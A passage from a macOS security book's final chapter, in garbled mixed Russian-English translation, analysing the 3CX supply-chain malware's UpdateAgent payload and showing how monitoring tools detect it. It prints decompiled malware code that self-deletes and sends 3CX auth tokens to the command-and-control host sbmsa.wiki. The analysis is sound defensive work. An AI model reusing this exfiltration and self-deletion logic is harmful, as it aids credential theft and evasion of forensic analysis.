Malware builds full path for payload within 3CX desktop app's Application Support directory. Видно, что name of payload hardcoded as `UpdateAgent`. Затем оно opens file in write binary mode и writes bytes of payload, received from attackers' command-and-control server. После changing permissions to executable malware invokes API `sprintf`, чтобы create buffer with path to saved `UpdateAgent` binary stored in register `r13` and suffix `>/dev/null 2>&1`. Этот suffix, not shown in decompilation, redirect any output or errors from payload to `/dev/null`. Finally, malware executes payload.

By the time researchers discovered supply chain attack, attackers' command-and-control servers were offline, so we can't observe attack in real time. However, we could emulate it by configuring host to resolve `msstoragеboxes.com` to a server we control, then serve sample of second-stage payload from infected victim. This setup would allow us to understand what information our monitoring tools could capture about this surreptitious infection.

Например, process monitoring code from Chapter 8 captured бы следующее:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
"event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
"process" : {
"pid" : 51115,
"name" : "UpdateAgent",
"path" : "/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent",
"signing info (computed)" : {
"signatureStatus" : 0,
"signatureSigner" : "AdHoc",
"signatureID" : "payload2-55554944839216049d683075bc3f5a8628778bb8"
},
"ppid" : 40029,
...
}
}
```

Напомню, что API `popen` executed second-stage payload in shell. Even so, its parent ID (в этом instance, 40029) will still identify 3CX desktop app instance. Факт, что 3CX desktop app spawning additional processes, slightly suspicious; факт, что process binary, `UpdateAgent`, signed in ad hoc manner, rather than with trusted certificate, is a huge red flag:

```
% codesign -dvvv UpdateAgent
Executable=/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent
Identifier=payload2-55554944839216049d683075bc3f5a8628778bb8
CodeDirectory v=20100 size=450 flags=0x2(adhoc) hashes=6 + 5 location=embedded
```

Как и в случае DazzleSpy, initial payloads often signed with developer certificate as well as notarized, allowing them to run with ease on recent versions of macOS. Однако secondary payloads often aren't. Nor do they need to be, if they're downloaded and executed by malicious code running on operating system. However, most legitimate software signed, so you should closely examine any non-notarized third-party software, or even block it altogether.

Currently, BlockBlock blocks only non-notarized software that macOS has quarantined. Однако можно modify tool, чтобы allow only notarized third-party software to execute. Для этого можно register Endpoint Security client и subscribe to `ES_EVENT_TYPE_AUTH_EXEC` events. Если new process validly signed and notarized, можно return `ES_AUTH_RESULT_ALLOW`, чтобы allow it to execute. Otherwise,

можно return value `ES_AUTH_RESULT_DENY`, blocking process. Keep in mind, however, that core platform binaries aren't notarized.

BlockBlock always allows platform binaries, которые можно identify using member `is_platform_binary` of Endpoint Security structure `es_process_t`. Also, applications from official Mac App Store aren't notarized, although Apple scans them for malware. Чтобы determine whether application came from Mac App Store, используйте following requirement string: `anchor apple generic and certificate leaf [subject.CN] = "Apple Mac OS Application Signing"`.

Capturing Self-Deletion

Binary `UpdateAgent` performs other suspicious actions we could detect. For example, it self-deletes. After forking, child instance invokes API `unlink` with value `argv[0]`, which holds path of process's binary:

```
int main(int argc, const char* argv[]) {
...
if(fork() == 0) {
...
unlink(argv[0]);
```

Malware rather fond of self-deletion, as removing binary from disk can often thwart analysis. Even for security tools, macOS doesn't provide effective way to capture memory images of running processes. In fact, at least one security company whose product tracked process launches failed to obtain `UpdateAgent` binary, which self-deleted by the time analyst tried manually to collect it. Similarly, traditional signature-based antivirus scanners require on-disk file to scan and will fail if they don't find one. Luckily anonymous user was kind enough to share binary with me, leading to its detailed analysis in my write-up. [16]

For heuristic-based detection approaches, however, self-deleted binaries are both easy to detect and a big red flag. Detecting self-deleted binaries easy to do with file monitor: just look for deletion event in which process path matches path of file being deleted, as in following output:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter UpdateAgent
{
"event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
"file" : {
"destination" : "/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent",
...
"process" : {
"pid" : 51115,
"name" : "UpdateAgent",
"path" : "/Users/User/Library/Application Support/3CX Desktop App/UpdateAgent"
}
}
}
```

Заметьте, что two paths to `UpdateAgent` binary match.

Detecting Exfiltration

After self-deleting, `UpdateAgent` extracts information from both legitimate 3CX configuration file and `.main_storage` file, created by first-stage component, `libffmpeg.dylib`. В своей function `send_post` malware then transmits this information to another command-and-control server, `sbmsa.wiki`:

```
parse_json_config(...);
read_config(...);
enc_text(&var_460, &var_860, rdx);
sprintf(&var_1060, "3cx_auth_id=%s;3cx_auth_token_content=
%s;__tutma=true", &var_58, &var_860);
send_post("https://sbmsa.wiki/blog/_insert", &var_1060, &var_1064);
```

This transmission is arguably easiest action of entire supply chain attack to detect and, more importantly, classify as anomalous, for many reasons already discussed. First, network extension (such as DNSMonitor) can easily detect new network event and tie it back to responsible process. In this case, responsible process, `UpdateAgent`, was recently installed, signed in ad hoc manner, and non-notarized. Moreover, process self-deleted. Finally, domain `sbmsa.wiki` appears suspicious due to characteristics such as lack of historical DNS records, choice of registrar, and more.

Alert from LuLu shown in Figure 14-1, triggered by malware attempting to connect to attacker's remote server, captures many of these anomalies. For instance, strikethrough process names indicate self-deletion, while perplexed frowning face signifies that malware has untrusted signature.



Рисунок 14-1: Alert LuLu показывает self-deleted binary с untrusted signature, пытающийся получить доступ к network.

Supply chain attacks are notorious for being very challenging to detect and having extensive impact. Nevertheless, as demonstrated here, monitoring tools that leverage heuristics can identify anomalous behaviors associated with these complex attacks, leading to their detection.

Заключение

Whenever we make bold claims about our tools' detection capabilities, especially regarding yet-to-be-discovered threats, we must back them up. В этой последней главе мы pitted tools and detection approaches, presented throughout the book, against latest and most insidious threats targeting macOS systems. Хотя у нас не было prior knowledge of these threats, our heuristic-based detections performed admirably. Это confirms the power of behavior-based heuristics in identifying both existing and emerging threats, as we've demonstrated in this final section and throughout the book. More importantly, теперь у вас есть knowledge and skills to write your own tools and heuristics, empowering you to defend against even the most sophisticated macOS threats of the future.

Примечания

Сноски

[1] [назад] “Shazam Is Always Listening to Everything You’re Doing,” New York Post, 11 ноября 2016 г., https://nypost.com/2016/11/15/shazam-is-always-listening-to-everything-youre-doing/.
[2] [назад] John Leyden, “Shhh! Shazam Is Always Listening - Even When It’s Been Switched ‘Off,’ ” The Register, 16 ноября 2016 г., https://www.theregister.com/2016/11/15/shazam_listening/.
[3] [назад] Подробнее о reversing faux pas Shazam можно прочитать в Patrick Wardle, “Forget the NSA, It’s Shazam That’s Always Listening!” Objective-See, 14 ноября 2016 г., https://objective-see.org/blog/blog_0x13.html.
[4] [назад] Marc-Etienne M. Léveillé and Anton Cherepanov, “Watering Hole Deploys New macOS Malware, DazzleSpy, in Asia,” WeLiveSecurity, 25 января 2022 г., https://www.welivesecurity.com/2022/01/25/watering-hole-deploys-new-macos-malware-dazzlespy-asia/.
[5] [назад] Patrick Wardle, “Analyzing OSX.DazzleSpy,” Objective-See, 25 января 2022 г., https://objective-see.org/blog/blog_0x6D.html.
[6] [назад] Phil Stokes, “Lazarus APT Targets Mac Users with Poisoned Word Document,” SentinelOne, 25 апреля 2019 г., https://www.sentinelone.com/labs/lazarus-apt-targets-mac-users-with-poisoned-word-document/.
[7] [назад] “Subvert Trust Controls: Gatekeeper Bypass,” Mitre Attack, https://attack.mitre.org/techniques/T1553/001/.
[8] [назад] “Malicious Code Discovered in Linux Distributions,” Kaspersky, 31 марта 2024 г., https://www.kaspersky.com/blog/cve-2024-3094-vulnerability-backdoor/50873/.
[9] [назад] Patrick Wardle, “Ironing Out (the macOS) Details of a Smooth Operator (Part I),” Objective-See, 29 марта 2023 г., https://objective-see.org/blog/blog_0x73.html.
[10] [назад] Juan Andres Guerrero-Saade, “SmoothOperator | Ongoing Campaign Trojanizes 3CX Software in Software Supply Chain Attack,” SentinelOne, 29 марта 2023 г., https://web.archive.org/web/20230329231830/https://www.sentinelone.com/blog/smoothoperator-ongoing-campaign-trojanizes-3cx-software-in-software-supply-chain-attack/.
[11] [назад] Bart Lenaerts-Bergmans “What Is a Supply Chain Attack?” CrowdStrike, 27 сентября 2023 г., https://www.crowdstrike.com/cybersecurity-101/cyberattacks/supply-chain-attacks/.
[12] [назад] CrowdStrike (@CrowdStrike), “CrowdStrike Falcon Platform detects and prevents active intrusion campaign targeting 3CXDesktopApp customers,” X, 29 марта 2023 г., https://x.com/CrowdStrike/status/1641167508215349249.
[13] [назад] “Smooth Operator,” National Cyber Security Centre, 29 июня 2023 г., https://www.ncsc.gov.uk/static-assets/documents/malware-analysis-reports/smooth-operator/NCSC_MAR-Smooth-Operator.pdf.
[14] [назад] “Threat Alerts from SentinelOne,” 3CX Forums, 29 марта 2023 г., https://www.3cx.com/community/threads/threat-alerts-from-sentinelone-for-desktop-update-initiated-from-desktop-client.119806/post-558710.
[15] [назад] Esteban Borges, “How to Perform Threat Hunting Using Passive DNS,” Security Trails, 31 января 2023 г., https://securitytrails.com/blog/threat-hunting-using-passive-dns.
[16] [назад] См. Patrick Wardle, “Ironing Out (the macOS) Details of a Smooth Operator (Part II),” Objective-See, 1 апреля 2023 г., https://objective-see.org/blog/blog_0x74.html.